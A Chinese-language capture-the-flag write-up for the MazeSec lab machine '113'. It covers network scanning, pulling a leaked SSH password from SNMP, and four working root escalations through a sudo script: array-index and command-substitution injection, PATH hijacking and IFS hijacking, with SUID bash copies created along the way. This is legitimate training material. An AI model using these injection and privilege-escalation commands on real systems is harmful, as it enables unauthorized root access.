靶机信息

靶机名称：113
靶机作者：II104567/群主
靶机类型：Linux
难度：Baby
来源：MazeSec/QQ内部群 660930334
官网：https://maze-sec.com/

目标主机

使用 arp-scan 扫描内网存活主机：

```
┌──(npc㉿kali)-[~]
└─$ sudo arp-scan -I eth1 192.168.1.0/24

192.168.1.10    08:00:27:f3:5f:aa       (Unknown)
```

目标主机 IP：192.168.1.10

端口扫描

使用 nmap 进行 TCP 全端口扫描：

```
┌──(npc㉿kali)-[~]
└─$ nmap 192.168.1.10 -p- -sT -sV

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
80/tcp open  http    Apache httpd 2.4.62 ((Debian))
```

发现开放了 22/ssh、80/http 端口

使用 nmap 扫描 UDP top 100 端口：

```
┌──(npc㉿kali)-[~]
└─$ nmap 192.168.1.10 --top-ports 100 -sU -sV

PORT    STATE SERVICE VERSION
161/udp open  snmp    SNMPv1 server; net-snmp SNMPv3 server (public)
```

发现开放了 161/snmp 端口，使用了默认的 `public` 社区字符串

这个服务可以用来获取系统信息、系统进程、系统用户等敏感信息。

80 端口服务探测

常规目录扫描无果

```
┌──(npc㉿kali)-[~]
└─$ dirsearch -u http://192.168.1.10/
/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning: pkg_resources is deprecated as
st/pkg_resources.html
  from pkg_resources import DistributionNotFound, VersionConflict

  _|. _ _  _  _  _ _|_    v0.4.3
 (_||| _) (/_(_|| (_| )

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 11460

Output File: /home/npc/reports/http_192.168.1.10/__26-01-18_03-57-57.txt

Target: http://192.168.1.10/

[03:57:58] Starting:
[03:57:59] 403 -  277B  - /.ht_wsr.txt
[03:57:59] 403 -  277B  - /.htaccess.bak1
[03:57:59] 403 -  277B  - /.htaccess.orig
[03:57:59] 403 -  277B  - /.htaccess.sample
[03:57:59] 403 -  277B  - /.htaccess.save
[03:57:59] 403 -  277B  - /.htaccess_orig
[03:57:59] 403 -  277B  - /.htaccess_extra
[03:57:59] 403 -  277B  - /.htaccess_sc
[03:57:59] 403 -  277B  - /.html
[03:57:59] 403 -  277B  - /.htaccessOLD2
[03:57:59] 403 -  277B  - /.htaccessBAK
[03:57:59] 403 -  277B  - /.htaccessOLD
[03:57:59] 403 -  277B  - /.htm
[03:57:59] 403 -  277B  - /.htpasswds
```

161 端口服务探测

在 hacktricks 找到 161/snmp 漏洞利用方法：


https://book.hacktricks.wiki/zh/network-services-pentesting/pentesting-snmp/index.html

获取靶机系统信息及进程：

```
snmpbulkwalk -c public -v2c 192.168.1.10 .
```

在输出中找到一个进程，泄露了用户及密码

welcome：mMOq2WWONQiiY8TinSRF



尝试 ssh 登录 welcome 用户

```
┌──(npc㉿kali)-[~]
└─$ ssh welcome@192.168.1.10
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
welcome@192.168.1.10's password:
Linux 113 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sun Jan 18 03:33:41 2026 from 192.168.1.9
welcome@113:~$
```

sudo 权限枚举

welcome 用户可以免密执行 `/opt/113.sh` 脚本

```
welcome@113:~$ sudo -l
Matching Defaults entries for welcome on 113:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/l

User welcome may run the following commands on 113:
    (ALL) NOPASSWD: /opt/113.sh
welcome@113:~$
```

脚本分析

脚本内容如下：

```
#!/bin/bash

sandbox=$(mktemp -d)
cd $sandbox
```

```
if [ "$#" -ne 3 ];then
        exit
fi

if [ "$3" != "mazesec" ]
then
        echo "\$3 must be mazesec"
        exit
else
        /bin/cp /usr/bin/mazesec $sandbox
        exec_="$sandbox/mazesec"
fi

if [ "$1" = "exec_" ];then
        exit
fi

declare -- "$1"="$2"
$exec_
```

其中 `/usr/bin/mazesec` 内容如下：

```
welcome@113:~$ file /usr/bin/mazesec
/usr/bin/mazesec: Bourne-Again shell script, ASCII text executable
welcome@113:~$ cat /usr/bin/mazesec
#!/bin/bash

flag=$(echo $RANDOM$RANDOM$RAMDOM$RANDOM | md5sum | awk '{print $1}')
echo "flag{fakeroot-$flag}"
```

- 脚本会创建一个临时目录作为沙箱环境
- 脚本接收三个参数，若参数不符合要求则退出
- 脚本会将 `/usr/bin/mazesec` 复制到沙箱目录下，并赋值给变量 `exec_`
- 脚本会将第一个参数作为变量名，第二个参数作为变量值，使用 `declare --` 创建变量

- 最后脚本会对变量 `$exec_` 进行展开替换为变量 `$exec_` 的值并执行

有多个利用方案

方案一：变量的数组特性（语法特性）

在 sudo 脚本的最后，有变量赋值的操作

```
if [ "$1" = "exec_" ];then
        exit
fi

declare -- "$1"="$2"
$exec_
```

只限制了第一个参数不能为 `exec_`，也就是变量名不能为字符串 `exec_`

在 bash 里，当你声明一个普通变量时，它实际上被存储为一个数组的第一个元素（索引为 0）。

> 在 Bash 中，要打印数组中索引非 0 的元素，必须使用大括号 {} 显式指定索引号。

测试：

- 变量实际是数组的第一个元素
- 可以通过索引访问修改元素值

```
welcome@113:~$ test=mazesec
welcome@113:~$ echo ${test[0]}
mazesec
welcome@113:~$ echo $test
mazesec
welcome@113:~$ test[0]=welcome
welcome@113:~$ echo $test
welcome
welcome@113:~$ test=('welcome' '113' 'mazesec')
welcome@113:~$ echo $test
welcome
welcome@113:~$ echo ${test[0]}
welcome
welcome@113:~$
```

现在可以知道，题目检查第一个参数是否完全等于 `exec_`，我们可以显式的将第一个参数设置为 `exec_[0]`，这样可以绕过检查，同时给变量 `exec_` 赋值。

```
welcome@113:~$ sudo -l
Matching Defaults entries for welcome on 113:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/us

User welcome may run the following commands on 113:
    (ALL) NOPASSWD: /opt/113.sh
welcome@113:~$ sudo /opt/113.sh 'exec_[0]' 'id' mazesec
uid=0(root) gid=0(root) groups=0(root)
welcome@113:~$ sudo /opt/113.sh 'exec_[0]' 'su' mazesec
root@113:/tmp/tmp.rPx0A5lRXl#
```

方案二：数组索引解析的命令替换（语法特性）

在 bash 里，数组变量的索引可以是一个变量、命令替换，甚至是算术表达式，bash 会解析这些索引表达式以确定实际的索引值。

测试：

- 数组索引可以是变量、算数表达式、命令替换

```
welcome@113:~$ test=('welcome' '113' 'mazesec')
welcome@113:~$ n=2
welcome@113:~$ echo ${test[$n]}
mazesec
welcome@113:~$ echo ${test[1+1]}
mazesec
welcome@113:~$ echo ${test[$(id >&2; echo 0)]}
uid=1000(welcome) gid=1000(welcome) groups=1000(welcome)
welcome
welcome@113:~$ echo ${test[$(whoami >&2; echo 2)]}
welcome
mazesec
welcome@113:~$
```

那么，可以里索引来解析命令替换执行任意命令，因为命令替换实际是fork了一个子shell来执行命令，过程的标准输出会被捕获给父进程，标准错误会直接输出到终端，因此如果需要一个有回显的交互shell，可以通过重定向标准输出到标准错误来实现。

获取一个 suid 的 bash：

```
welcome@113:~$ sudo -l
Matching Defaults entries for welcome on 113:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User welcome may run the following commands on 113:
    (ALL) NOPASSWD: /opt/113.sh
welcome@113:~$ sudo /opt/113.sh 'a[$(cp /bin/bash /tmp/bash;chmod +s /tmp/bash)]' '111' mazesec
flag{fakeroot-fc96c57b9a850cb50dd3b1b76c5301f4}
welcome@113:~$ ls -alh /tmp/bash
-rwsr-sr-x 1 root root 1.2M Jan 18 10:28 /tmp/bash
welcome@113:~$
```

获取一个 有回显的交互式 root shell：

> 1 是标准输出，2 是标准错误，& 表示“文件描述符”。1>&2 是将标准输出重定向到标准错误，这样可以确保所有输出都发送到当前终端。

```
welcome@113:~$ sudo -l
Matching Defaults entries for welcome on 113:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/

User welcome may run the following commands on 113:
    (ALL) NOPASSWD: /opt/113.sh
welcome@113:~$ sudo /opt/113.sh 'a[$(bash 1>&2)]' '111' mazesec
root@113:/tmp/tmp.qeBf4N7f4d# id
uid=0(root) gid=0(root) groups=0(root)
root@113:/tmp/tmp.qeBf4N7f4d# whoami
root
root@113:/tmp/tmp.qeBf4N7f4d#
```

方案三：PATH 劫持（环境变量）

如果你不知道变量默认是数组的第一个元素，可以通过劫持环境变量 PATH 来实现劫持 `mazesec` 文件里没有使用绝对路径的 md5sum、awk命令。

```
#!/bin/bash

flag=$(echo $RANDOM$RANDOM$RAMDOM$RANDOM | md5sum | awk '{print $1}')
echo "flag{fakeroot-$flag}"
```

正常流程下：

- /opt/113.sh 会在沙箱复制一份 `/usr/bin/mazesec`
- 在 `/opt/113.sh` 文件尾会对变量 `$exec_` 进行展开替换为变量 `$exec_` 的值 `/tmp/tmp.xxxxxxx/mazesec`
- 在子进程里执行 `/tmp/tmp.xxxxxxx/mazesec` 脚本

在 mazesec里，没有重置 PATH 环境变量，那么就会默认继承父进程的 PATH 环境变量。

```
welcome@113:~$ cat /opt/113.sh
#!/bin/bash

sandbox=$(mktemp -d)
cd $sandbox

if [ "$#" -ne 3 ];then
        exit
fi

if [ "$3" != "mazesec" ]
then
        echo "\$3 must be mazesec"
        exit
else
        /bin/cp /usr/bin/mazesec $sandbox
        exec_="$sandbox/mazesec"
fi

if [ "$1" = "exec_" ];then
        exit
fi

declare -- "$1"="$2"
$exec_
welcome@113:~$ cat /usr/bin/mazesec
#!/bin/bash

flag=$(echo $RANDOM$RANDOM$RAMDOM$RANDOM | md5sum | awk '{print $1}')
echo "flag{fakeroot-$flag}"
welcome@113:~$
```

所以，我们可以劫持 PATH 环境变量，让 mazesec 里执行的 md5sum、awk 命令变成我们自定义的脚本。

```
welcome@113:/tmp$ cat md5sum
/usr/bin/cp /bin/bash /tmp/bash_from_md5sum
/usr/bin/chmod +s /tmp/bash_from_md5sum
welcome@113:/tmp$ cat awk
/usr/bin/cp /bin/bash /tmp/bash_from_awk
/usr/bin/chmod +s /tmp/bash_from_awk
welcome@113:/tmp$ chmod +x md5sum awk
welcome@113:/tmp$ sudo /opt/113.sh 'PATH' '/tmp' mazesec
flag{fakeroot-}
welcome@113:/tmp$ ls -alh /tmp/bash*
-rwsr-sr-x 1 root root 1.2M Jan 18 10:28 /tmp/bash
-rwsr-sr-x 1 root root 1.2M Jan 18 11:00 /tmp/bash_from_awk
-rwsr-sr-x 1 root root 1.2M Jan 18 11:00 /tmp/bash_from_md5sum
```

```
welcome@113:/tmp$ cat md5sum
/usr/bin/cp /bin/bash /tmp/bash_from_md5sum
/usr/bin/chmod +s /tmp/bash_from_md5sum
welcome@113:/tmp$ cat awk
/usr/bin/cp /bin/bash /tmp/bash_from_awk
/usr/bin/chmod +s /tmp/bash_from_awk
welcome@113:/tmp$ chmod +x md5sum awk
welcome@113:/tmp$ sudo /opt/113.sh 'PATH' '/tmp' mazesec
flag{fakeroot-}
welcome@113:/tmp$ ls -alh /tmp/bash*
-rwsr-sr-x 1 root root 1.2M Jan 18 10:28 /tmp/bash
-rwsr-sr-x 1 root root 1.2M Jan 18 11:00 /tmp/bash_from_awk
-rwsr-sr-x 1 root root 1.2M Jan 18 11:00 /tmp/bash_from_md5sum
welcome@113:/tmp$
```

方案四：IFS 字符级劫持（环境变量）

如果 mazesec 文件里使用的命令是通过绝对路径调用的，比如 `/usr/bin/md5sum`，那么就无法通过 PATH 劫持命令。那还有什么变量可以玩吗？有的，兄弟。

在 linux 系统中，IFS（Internal Field Separator，内部字段分隔符）是一个环境变量，用于定义 shell 在解析输入时用来分隔单词的字符。默认情况下，IFS 包含空格、制表符和换行符。

```
welcome@113:/tmp$ printf %q "$IFS"; echo
$' \t\n'
```

我们可以通过修改 IFS 变量，来篡改 shell 解析命令和参数的效果。

在 `/opt/113.sh` 脚本的最后关键部分，在我们赋值 变量 `$exec_` 以后就会立即生效，下一行直接受到影响：

```
welcome@113:/tmp$ bash -x /opt/113.sh '111' '111' mazesec
++ mktemp -d
+ sandbox=/tmp/tmp.lLnlKdM2kN
+ cd /tmp/tmp.lLnlKdM2kN
+ '[' 3 -ne 3 ']'
+ '[' mazesec '!=' mazesec ']'
+ /bin/cp /usr/bin/mazesec /tmp/tmp.lLnlKdM2kN
+ exec_=/tmp/tmp.lLnlKdM2kN/mazesec
+ '[' 111 = exec_ ']'
+ declare -- 111=111
/opt/113.sh: line 23: declare: `111=111': not a valid identifier
+ /tmp/tmp.lLnlKdM2kN/mazesec
flag{fakeroot-9492902e747a05cdebe66cabd67752f0}
welcome@113:/tmp$
```

在变量 `$exec_` 展开后，得到这个 `/tmp/tmp.xxxxx/mazesec` 沙箱路径，这里的 `.xxxx` 部分不可控，我们可以修改 IFS 变量值，把这部分分割为多部分，构造出新的命令。

```
/tmp/tmp.lLnlKdM2kN/mazesec
```

很明显，我们可以把 `.` 作为分隔符，那么 `/tmp/tmp.lLnlKdM2kN/mazesec` 会被分割为两部分，而 `.` 被看作类似分隔符。

- `/tmp/tmp`
- `lLnlKdM2kN/mazesec`

其中 `/tmp/tmp` 可以构造出一个可执行文件，来执行任意命令，而 `lLnlKdM2kN/mazesec` 会被当作第一个参数传递给该脚本。

```
# 1. 创建名为 "tmp" 的恶意脚本，并赋予执行权限
echo 'su' > /tmp/tmp
chmod +x /tmp/tmp
# 2. 设置 IFS 变量，将 "." 添加为分隔符
sudo /opt/113.sh 'IFS' '.' mazesec
```

```
welcome@113:/tmp$ echo 'su' > /tmp/tmp
welcome@113:/tmp$ chmod +x /tmp/tmp
welcome@113:/tmp$ sudo /opt/113.sh 'IFS' '.' mazesec
root@113:/tmp/tmp.QbROx3uOql# id
uid=0(root) gid=0(root) groups=0(root)
root@113:/tmp/tmp.QbROx3uOql#
```